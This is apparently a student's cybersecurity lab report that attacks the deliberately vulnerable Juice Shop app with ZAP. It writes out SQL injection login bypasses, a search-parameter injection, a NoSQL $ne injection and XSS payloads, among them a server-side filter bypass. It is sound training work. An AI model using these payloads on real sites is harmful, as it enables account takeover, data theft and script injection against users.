

## CYBERSECURITY REPORT – LABORATORY 14

### 1 Problems and questions:

#### 1.1 What are the differences between DOM-based, Persistent and Reflected XSS attacks? When is the user exposed to selected types of attacks?

##### **DOM-based XSS:**

Occurs entirely on the client side when JavaScript takes attacker-controlled data (e.g., URL or hash) and inserts it into the DOM without sanitization. The user is exposed when loading or interacting with the vulnerable page.

##### **Reflected XSS:**

Happens when a malicious payload is sent in a request and immediately reflected by the server in response. The user is exposed after clicking a crafted link or submitting a manipulated request.

##### **Persistent (Stored) XSS:**

Occurs when a malicious script is stored on the server (e.g., in comments or reviews) and delivered to users later. The user is exposed whenever they view the affected content, making it the most impactful type.

#### 1.2 What are typical applications of SQL Injection attacks (what actions can an attacker perform)?

**Data exfiltration:** read sensitive data (users, credentials, PII).

**Authentication bypass:** manipulate login queries (' OR 1=1--).

**Data modification/destruction:** INSERT/UPDATE/DELETE records.

**Schema discovery:** enumerate tables/columns to plan further attacks.

**Privilege escalation:** create/modify admin accounts.

**Command execution / file access:** in some DBs, use xp\_cmdshell, LOAD\_FILE(), INTO OUTFILE to run OS commands or write files.

**Blind/time-based extraction:** infer data when no direct output is given (boolean/time delays).

**Persistence/ pivoting:** plant malicious content, pivoting to other systems.

## CYBERSECURITY REPORT – LABORATORY 14

### 1.3 What file types can be used to inject malicious code? Does deserialization of binary files carry the risk of executing malicious code?

**File types that can carry active/malicious content:**

HTML/JS, SVG, PDF, MS Office (DOC/DOCX, XLSX, RTF), images with polyglot payloads, XML, JSON, ZIP/archives, and executable/script files. Any file type that the application parses, renders, or executes can be abused.

**Deserialization of binary files:**

Yes, unsafe deserialization (Java Serializable, PHP unserialize, Python pickle, .NET BinaryFormatter, etc.) can lead to arbitrary code execution if untrusted data is deserialized. Binary serialized objects frequently contain object graph metadata that can trigger gadget chains.

**Mitigations:**


Validate/whitelist file types, scan content, avoid unsafe deserializers, use strict parsers, run parsing in sandboxes/least-privileged contexts, and apply input/output encoding.

## CYBERSECURITY REPORT – LABORATORY 14

### 2 Open the tool ZAP and web:

#### 2.1 Open JuiceShop main page and check if it presents in ZAP history:

Following the first steps of the previous lab, we can start the server, open ZAP, and connecting it with Firefox:



Also, I created 10 users so we can test the app:

Email: [alvaroX@gmail.com](mailto:alvaroX@gmail.com)

Password: contrasena

Where X from Nothing -> 10

| Code        | Reason | RTT    | Size Resp. Header | Size Resp. Body | Highest Alert | State     |
|-------------|--------|--------|-------------------|-----------------|---------------|-----------|
| 201 Created |        | 378 ms | 416 bytes         | 308 bytes       |               | Reflected |
| 201 Created |        | 298 ms | 416 bytes         | 308 bytes       |               | Reflected |
| 201 Created |        | 440 ms | 416 bytes         | 308 bytes       |               | Reflected |
| 201 Created |        | 630 ms | 416 bytes         | 308 bytes       |               | Reflected |
| 201 Created |        | 422 ms | 416 bytes         | 308 bytes       |               | Reflected |
| 201 Created |        | 549 ms | 416 bytes         | 308 bytes       |               | Reflected |
| 201 Created |        | 527 ms | 416 bytes         | 308 bytes       |               | Reflected |
| 201 Created |        | 344 ms | 416 bytes         | 308 bytes       |               | Reflected |
| 201 Created |        | 323 ms | 416 bytes         | 309 bytes       |               | Reflected |

## CYBERSECURITY REPORT – LABORATORY 14


### 3 SQL Injection:

#### 3.1 Try to log in using login: your user login' OR '1'='1 and without password.


Click right mouse button on the site, select Inspect Element and find login button.

Change property disabled to false and delete css class at-button-disabled from the element:

After adding the script and removing the attribute disabled:



We now click on Log in:




We are logged in without the password, this is a big problem as it contains a SQL injection.

## CYBERSECURITY REPORT – LABORATORY 14

### 3.2 Try to find other payloads (maybe easier?) to break authentication mechanism on login page:


A useful way to enter with the first user in the table users is:




Email \*  
 ' OR 1=1--

Password \*

[Forgot your password?](#)



Another try is with: **(It does not work)**




Email \*  
 ' OR 'a'='a

Password \*

[Forgot your password?](#)

☐ Remember me


Invalid email or password.



Email \*  
 ' OR 'a'='a

Password \*


Finally:



Email \*  
 ' OR email LIKE '%@%'-


Password \*

[Forgot your password?](#)



## CYBERSECURITY REPORT – LABORATORY 14

### 3.3 Try to find any product with search field in JuiceShop and check the request in ZAP (juiceshop.domain/rest/products/search?q=)




And the request:

[illegible]

## CYBERSECURITY REPORT – LABORATORY 14



### 3.4 Using Request Editor or browser open juiceshop.domain/rest/products/search?q=')--



We have access to all the products. **UNSAFE**

## CYBERSECURITY REPORT – LABORATORY 14

### 3.5 Try to get more data (maybe about database schema) with this Blind SQL Injection:



By injecting SQL payloads into the product search parameter, database error messages were triggered. Using payloads containing the UNION keyword resulted in a **500 Internal Server Error** with the message **SQLITE\_ERROR: near "UNION": syntax error**.

This confirms that **user input is directly included in backend SQL queries** and that the application is vulnerable to SQL Injection.

Additionally, the error message reveals that **SQLite is used as the database**, which could allow an attacker to craft further error-based or blind SQL Injection payloads to extract database schema information.



## CYBERSECURITY REPORT – LABORATORY 14

### 4 NoSQL Injection:

#### 4.1 Log in as any user and add review to any product:

Login

Email \*  
alvaro2@gmail.com

Password \*  
●●●●●●●●



**Banana Juice (1000ml)**  
Monkeys love it the most.  
1.99€

Reviews (1) ▾

Write a review

Review \*  
"Nice product"

Max. 160 characters 14/160

Close Submit

You review has been saved. X

#### 4.2 Find added review and change it:

Edit Review



Review \*  
"Nice banana juice"

Max 160 characters 19/160

Close Submit

juiceshop.domain/rest/products/reviews):

#### 4.4 Change request body to {"id": {"\$ne": -1 }, "message": "NoSQL Injection!"}:




## CYBERSECURITY REPORT – LABORATORY 14

### 5 XSS: (Cross-Site Scripting)

#### 5.1 Paste in Search field: <iframe src="javascript:alert(`xss`)">

By inserting it on the search field we get:



#### 5.2 Log in to any user account and provide feedback to administrators (<http://localhost:3000/#/contact> or Customer Feedback option)

Once logged in:

### Customer Feedback

Author

\*\*\*aro2@gmail.com

Comment \*

Max. 160 characters

0/160

Rating

☐
☐
☐
☐
☐


CAPTCHA: What is 5\*3\*3 ?

Result \*

Submit

## CYBERSECURITY REPORT – LABORATORY 14

5.3 In the comment box, type: <<script>Foo</script>iframe src="javascript:alert(`xss`")">



Comment \*

<<script>Foo</script>iframe src="javascript:alert(`xss`")">

Max. 160 characters 58/160

You successfully solved a challenge: Server-side XSS Protection (Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> bypassing a server-side security mechanism.)

